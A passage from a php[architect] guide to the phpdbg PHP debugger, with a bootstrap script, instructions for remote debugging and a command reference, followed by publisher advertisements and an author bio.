
```
<?php
if (!defined('PHPDBG_BOOTSTRAPPED')) {
    // Define the Document Root
    define("PHPDBG_BOOTPATH", "/path/to/project/public");
    // Set to the file you're going to debug
    define("PHPDBG_BOOTSTRAP", "index.php");
    define(
        "PHPDBG_BOOTSTRAPPED",
        sprintf("/%s", PHPDBG_BOOTSTRAP)
    );
}

// Switch to the Document Root
chdir(PHPDBG_BOOTPATH);
```

Continued Next Page ➔

```

// Define GPCS, REQUEST and FILES super-globals
$_GET = array();
$_POST = array();
$_COOKIE = array();
$_REQUEST = array();
$_FILES = array();

// Define a reasonable $_SERVER
$_SERVER = array(
(
    'HTTP_HOST' => 'localhost',
    'HTTP_CONNECTION' => 'keep-alive',
    'HTTP_ACCEPT' => 'text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8',
    'HTTP_USER_AGENT' => 'Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/29.0.1547.65
Safari/537.36',
    'HTTP_ACCEPT_ENCODING' => 'gzip,deflate,sdch',
    'HTTP_ACCEPT_LANGUAGE' => 'en-US,en;q=0.8',
    'HTTP_COOKIE' => 'tz=Europe%2FLondon; __utma=1.347100075.1384196
523.1384196523.1384196523.1; __utmc=1; __utmz=1.1384196523.1.1.utm
csr=(direct)|utmccn=(direct)|utmcmd=(none)',
    'PATH' => '/usr/local/bin:/usr/bin:/bin',
    'SERVER_SIGNATURE' => '<address>Apache/2.4.6 (Ubuntu) Server at
phpdbg.com Port 80</address>',
    'SERVER_SOFTWARE' => 'Apache/2.4.6 (Ubuntu)',
    'SERVER_NAME' => 'localhost',
    'SERVER_ADDR' => '127.0.0.1',
    'SERVER_PORT' => '80',
    'REMOTE_ADDR' => '127.0.0.1',
    'DOCUMENT_ROOT' => PHPDBG_BOOTPATH,
    'REQUEST_SCHEME' => 'http',
    'CONTEXT_PREFIX' => '',
    'CONTEXT_DOCUMENT_ROOT' => PHPDBG_BOOTPATH,
    'SERVER_ADMIN' => '[no address given]',
    'SCRIPT_FILENAME' => sprintf(
        '%s/%s', PHPDBG_BOOTPATH, PHPDBG_BOOTSTRAP
),
    'REMOTE_PORT' => '47931',
    'GATEWAY_INTERFACE' => 'CGI/1.1',
    'SERVER_PROTOCOL' => 'HTTP/1.1',
    'REQUEST_METHOD' => 'GET',
    'QUERY_STRING' => '',
    'REQUEST_URI' => PHPDBG_BOOTSTRAPPED,
    'SCRIPT_NAME' => PHPDBG_BOOTSTRAPPED,
    'PHP_SELF' => PHPDBG_BOOTSTRAPPED,
    'REQUEST_TIME' => time(),
);

```

Remote Debugging

phpdbg also allows you to do remote debugging, with a Java based client that can connect and allow you to run commands on the remote machine. You can grab the client from <http://phpdbg.org>.

To start remote debugging, use the `-1` (lower-case L) flag. Remote debugging uses two ports, one for input, and a second for output. By default, if you specify one port, it will use that for input, and double it for output.

```
$ phpdbg -14000
```

This will start the remote debugger, with input on port 4000, and output on port 8000. You can explicitly set the ports using:

```
$ phpdbg -14000/8000
```

Next, start the client by using:

```
$ java -jar /path/to/phpdbg-ui.jar
```

Note: in Mac OS X, you should simply click to open the file in Finder, trying to start it from the command line will not work.

Once the GUI loads, you can set the remote host, and input/output ports at the bottom, then click the “Connect” button.

You can then simply write commands in the Command input, and hit Enter to run them. The debugger works identically to as if you were on the remote machine.

Commands

phpdbg has three types of commands:

1. Informational: Show you information about the source code, the current session, and run-time data.
2. Execution: Used to set the execution context, start and stop execution, set breakpoints, and watches
3. Miscellaneous: These commands let you configure phpdbg, execute additional `phpdbginit` scripts, evaluate code, run shell commands, and quit phpdbg.

List

- Command: `list`
- Alias: `l` (lower-case L)
- Type: informational

View source code:

- `list <#>` — show # lines of the current file, or from the current breakpoint
- `list [func|f] <functionName>` — show the source for the specified function
- `list [func|f] .<methodName>` — show the source of the specified method in the current class scope (during execution)
- `list [m] <ClassName::methodName>` — show the source of the method in the specified class
- `list c ClassName` — show the source for specified class

Info

- Command: `info`
- Alias: `i`
- Type: informational

View information about the current environment:

- `info break|b` — Show current breakpoints
- `info files|F` — Show included files
- `info classes|c` — Show loaded classes
- `info funcs|f` — Show loaded classes
- `info error|e` — Show last error
- `info vars |v` — Show active variables
- `info literal|l` — Show active literal constants
- `info memory|m` — Show memory manager stats

Print

- Command: print
- Alias: p
- Type: informational

View opcodes and opcode information:

- print — Show information about the current context
- print_exec|e — Show opcodes for the current execution context (as loaded by exec)
- opline|o — Show opcodes in the current opline
- class|c — Show opcodes in the specified class
- method|m — Show opcodes in the specified method
- func|f — Show opcodes in the specified function
- stack|s — Show opcodes in the current stack

Back

- Command: back
- Alias: t
- Type: informational

Show the current backtrace, optionally limited to a number of frames.

- back — Show the complete backtrace
- back <#> — Show <#> number of frames from the backtrace

Frame

- Command: frame
- Alias: f
- Type: informational

Switch to a different frame (an entry in the stack) so that you can run other commands in that context (e.g. if you are current within a method, you can change to the calling method and inspect it's variables). You can get information on the current stack using the back command.

- frame <#> — Switch to frame with number <#>. The currently executing frame is always 0 with it's called being 1 and so-on up the stack.

Help

- Command: help
- Alias: h
- Type: informational

Help is the command you will likely use the most, showing complete documentation on each and every command.

- help — Show the help overview, including a list of commands
- help <command> — Show details help on the specified command

Exec

- Command: exec
- Alias: e
- Type: Execution

Set the execution context, which is a fancy way of saying: the file to debug. This can be specified using this command, or on the command line using -e or as the last anonymous argument.

- exec <file> — Set the given file as the execution context

Run

- Command: run
- Alias: r
- Type: Execution

Run the current file in the execution scope, optionally with arguments:

- run — Run the current file
- run <arg1> <arg2> — Run the current file and populate \$argv[] with the specified arguments

Step

- Command: step
- Alias: s
- Type: Execution

Continue execution when the debugger is paused, until the next line or opcode is reached and then break again (even if no breakpoint exists). This is configurable by set stepping line or set stepping opcode.

- step — Continue execution until the next line is reached and break again

Continue

- Command: continue
- Alias: c
- Type: Execution

Continue execution after hitting a break or watchpoint.

- continue — Continue executing until the next break or watchpoint, or the end of the script is reached

Until

- Command: until
- Alias: u
- Type: Execution

Continue execution, skipping any breakpoints on the current line

- until

Finish

- Command: finish
- Alias: F
- Type: Execution

Continue execution, skipping any breakpoints in the current stack, only breaking at the next breakpoint in subsequent stacks.

- finish — Skip to the breakpoint not in the current stack

Leave

- Command: leave
- Alias: L
- Type: Execution

Similar to `finish`, except that a temporary breakpoint is insert at the end of the *current* stack and execution will continue until that point.

- leave — Skip to the *end* of the current stack and pause

Break

- Command: break
- Alias: b
- Type: Execution

Show the current breakpoint, or set a new breakpoint.

- break — Show the current breakpoint
- break <on> — Set a new breakpoint on something (see below)
- break at|a|@ <on> if <condition> — Set a new breakpoint on something, if a given condition is met
- break del|d|~ <#> — Remove the given breakpoint (See info break for breakpoint numbers)

It is possible to set break points on:

- A given file/line: break <file>:<#>
- A line in the current file: break <#>
- Entry into a given function: break \namespace\function
- Entry into a given method:
break \namespace\ClassName::methodName
- An opline address: break 0x7ff68f570e08
- A given oplice within a given function:
break \namespace\function#<#>
- A given oplice within a given method:
break \namespace\ClassName::methodName#<#> - A given oplice in a given file: break <file>#<#>
- When a given condition is met (anywhere): break if <condition>
- When a given condition is met on any other breakpoint:
break at <where> if <condition> - When a given opcode (e.g. ZEND_ADD) occurs: break <opcode>

Note: conditional breakpoints add a lot of overhead and can significantly slow down execution. Use with caution.

Watch

- Command: `watch`
- Alias: `w`
- Type: Execution

Allows you to track when a variable is modified, pausing execution so you can inspect the variable using `ev $var`. The variable must already be defined (in the current scope) before you can set a watch on it.

- `watch` — List all current watches
- `watch $var` — Observe changes to `$var`
- `watch array|a $var[]|$var->` — Observe when entries are added/removed
- `watch recursive|r $var`

Clear

- Command: `clear`
- Alias: `C`
- Type: Execution

Clear all breakpoints

- `clear` — Clear all breakpoints

Clean

- Command: `clean`
- Alias: `X`
- Type: Execution

Clean the execution environment, effectively un-registering all classes, functions, and variables, so that you can re-run the script from scratch.

- `clean` — Clean the environment

Set

- Command: `set`
- Alias: `S`
- Type: Miscellaneous

Configure how phdbg looks and behaves.

- `set prompt|p <string>` — Set the prompt to `<string>`
- `set color|c <element> <color>` — Set `<element>`, one of “prompt”, “notice”, or “error”, to `<color>`
- `set colors|C on|off` — Set display of colors on, or off
- `set oplog|O <file>` — Log the executed opcodes to `<file>`
- `set break|b # on|off` — Temporarily disable, or re-enable breakpoint the given breakpoint (See `info break` for breakpoint numbers)
- `set breaks|B` — Temporarily disable, or re-enable all breakpoints
- `set quiet|q on|off` — Set quiet mode on or off
- `set stepping|s line|opcode` — Set whether step should move forward by line, or by opcode
- `set refcount|r on|off` — Enable or disable refcount display when hitting watchpoints.

Valid colors for `set color` are none, white, red, green, yellow, blue, purple, cyan and black. All colours except none can be followed by an optional -bold or -underline qualifier.

Source

- Command: `source`
- Alias: `<`
- Type: Miscellaneous

Execute a `.phdbginit` formatted file, allowing you to create multiple files to assist in common tasks.

- `source <file>` — Execute `<file>`

Register

- Command: `register`
- Alias: `R`
- Type: Miscellaneous

Register a function as a top-level phdbg command. You can then run the function quickly and easily in the current scope. Functions are then called like: `functionName arg1 arg2`.

- `register <function>` — Register a function as a top-level phdbg command

Sh

- Command: sh
- Alias: None
- Type: Miscellaneous

Execute a shell command without having to leave phpdbg

- sh <cmd> — Execute the given command, as if you were in a shell.

Ev

- Command: ev
- Alias: None
- Type: Miscellaneous

Execute PHP code in the current scope, and show the result, or print_r() a variable. ev is possibly the most powerful command in phpdbg, as it allows you to actively modify the code, changing variables, running functions, etc. For example, if you wanted to see how your script coped with the loss of a file handle, or database connection, you could close it, and watch what happens.

- ev \$var — print_r() the given variable
- ev <code> — Evaluate the given code.

Quit


- Command: quit
- Alias: q
- Type: Miscellaneous

Quit phpdbg

- quit — Quit phpdbg

Like this book?

You should check out our monthly magazine!



Each issue of **php[architect]** magazine focuses on important topics that PHP developers face every day.

Topics such as frameworks, security, ecommerce, databases, scalability, migration, API integration, DevOps, cloud services, business development, content management systems, and the PHP community.

Digital and Print+Digital Subscriptions

Starting at \$49/Year

phparch.com/magazine



magazine
books
conferences
training
phparch.com

Davey Shafik is a full-time developer with over 14 years of experience in PHP and related technologies. He is a Community Engineer at Engine Yard and has written three books, numerous articles, and spoken at conferences the world over. He's also written *PHP Master: Write Cutting Edge Code*, and is the creator of PHP Archive (PHAR) for PHP 5.3.

Davey is passionate about improving the tech community. He co-organizes the Prompt initiative (prompt.engineyard.com), dedicated to lifting the stigma surrounding mental health discussions, and has worked with PHPWomen since its inception.



The third edition of the popular *Zend PHP 5 Certification Study Guide*, edited and produced by php[architect], provides the most comprehensive and thorough preparation tool for developers who wish to take the exam. Zend Certification is an industry-recognized benchmark used to validate PHP expertise while indicating a developer's commitment to mastering the craft and being a professional programmer.

This edition adds three new chapters and over 80 pages of new content, and covers new features added in PHP 5.3, 5.4, 5.5, and 5.6, including namespaces, traits, variadics, generators, closures, and callbacks. The book is updated to provide a discussion of modern best practices when dealing with PHP variables and types, arrays, strings, databases, object-oriented programming and patterns, web security, XML, web services, and more.

Revised by PHP professional and Zend Certified PHP 5 Engineer Davey Shafik, this edition is sure to be both a useful study guide and a go-to reference for PHP programmers everywhere.

 a php[architect] guide

www.phparch.com